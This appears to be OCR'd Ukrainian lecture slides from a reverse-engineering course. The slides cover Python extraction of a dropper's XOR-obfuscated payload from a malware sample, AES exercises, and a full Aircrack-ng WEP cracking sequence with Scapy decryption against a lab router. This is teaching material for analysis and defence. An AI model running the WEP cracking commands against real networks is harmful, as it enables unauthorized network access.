
- Зразок з направленої атаки 3bc5d4d2db9c602ffbee0a3af63249e8;
- Дропер, обфусковане та розділене навантаження у ресурсах;
- DIALOG 101+102, 701+702 xor 0x68 ('h').

```
from pefile import PE
import magic
from pwn import xor

pe = PE('tpframe.ex_')
pe.print_info()
im = pe.get_memory_mapped_image()
e = [e.directory.entries for e in pe.
    DIRECTORY_ENTRY_RESOURCE.entries if str(e.name)
     == 'DIALOG'][0]
```


Приклади Python: аналіз PE (contd.)

```
p = []
for r in e:
    s = r.directory.entries[0].data.struct
    o = s.OffsetToData
    l = s.Size
    p.append(im[o:o+l])
exe1 = b'MZ' + xor(b''.join([bytes([a,b]) for a,b
   in zip(p[0], p[1])]), 'h')
open('payload1.exe', 'wb').write(exe1)
print(magic.Magic().from_buffer(exe1))

pe2 = PE(data = exe1)
pe2.print_info()
# PE32 executable (GUI) Intel 80386, for MS
   Windows
```

Швидка розробка з Python



Приклад pefile: https://github.com/blackberry/pe_tree



Приклади Python: криптографія з PyCrypto (AES)

```
In [2]: from Crypto.Cipher import AES
In [3]: k = 'yellow submarine'
In [4]: d = iv = k
In [5]: m1 = AES.new(k, AES.MODE_ECB).decrypt(d)
In [6]: m1.hex()
Out[6]: 'ff0e8868076202a4490e79ee0b0e3dd9'
In [7]: AES.new(k, AES.MODE_ECB).encrypt(m1)
Out[7]: ?

In [8]: m2 = AES.new(k, AES.MODE_CBC, iv).encrypt(
   d)
In [9]: AES.new(k, AES.MODE_CBC, xor(iv,32)).
   decrypt(m2)
Out[9]: ?
```

Приклади Python: мережевий трафік (Scapy, WEP, RC4)


Тестова конфігурація:

- ESSID koteika – GL-USB150 OpenWrt Microrouter, WEP-104;
- Client – Kali, TL-WN722Nv1, Aircrack-ng.

Приклад мережевого трафіку:

```
# airmon-ng start wlan0
# airodump-ng -w dmp wlan0mon -c 6
# aireplay-ng -1 600 -e koteika wlan0mon
# aireplay-ng -3 -e koteika wlan0mon
Saving ARP requests in replay_arp-0306-171312.cap
# aircrack-ng dmp-01.cap
KEY FOUND! (ASCII: mewmewmew!!!! )
```

Мережева модель OSI



На яких рівнях моделі OSI

- WEP (IEEE 802.11),
- ARP,
- IP?

Приклади Python: мережевий трафік (contd.)

```
$ scapy
| Scapy Version 2.4.3 using IPython 7.13.0
>>> p = rdpcap("replay_arp-0306-171312.cap")
>>> p[0]['Dot11WEP']
<Dot11WEP  iv='31g' keyid=0 wepdata='...' icv
   =3037660465 |>
>>> from Crypto.Cipher import ARC4
>>> iv = p[0].iv
>>> data = p[0].wepdata
>>> key = b'mewmewmew!!!!'
>>> p2 = ARC4.new(iv + key).decrypt(data)
>>> ARP(p2[8:])
<ARP  hwtype=0x1 ptype=IPv4 hwlen=6 plen=4 op=who-
   has hwsrc=e4:95:6e:41:cf:89 psrc=192.168.8.1
   hwdst=00:00:00:00:00:00 pdst=192.168.8.105 |>
```

Кошенятко після лекції KPI_RE

Лекція 2: Статичний аналіз

У лекції

Статичний аналіз та модифікація виконуваного коду:

- Hex-редактори (Hiew, 010 Editor, HxD)
- Дизассемблери (IDA Pro, Ghidra, Cutter)
- Декомпілятори (Hex-Rays, RetDec)
- Деобфускація вбудованими засобами IDA (IDAPython, IDC)
- Інструментальний аналіз коду (Capstone API з Python)

Hiew

Hiew – http://www.hiew.ru:


- редагування файлів довільного розміру у hex, текстовому і режимі декодування;
- дизассемблер та ассемблер x86-64, підтримка інструкцій AVX;
- дизассемблер ARM v6;
- підтримка форматів застосунків PE/PE32+, ELF/ELF64, Mach-O;
- вбудовані засоби автоматизації (crypt/decrypt), макроси, блочні операції в редакторі, плагіни (HEM SDK).

Ліцензія – комерційна, безкоштовно доступні версії:


- обмежена за функціями Hiew32 Demo;
- стара Hiew 6.50 (DOS).

Ми не схвалюємо використання неліцензійного ПЗ (отриманого, наприклад, з http://crack-tool.at.ua)

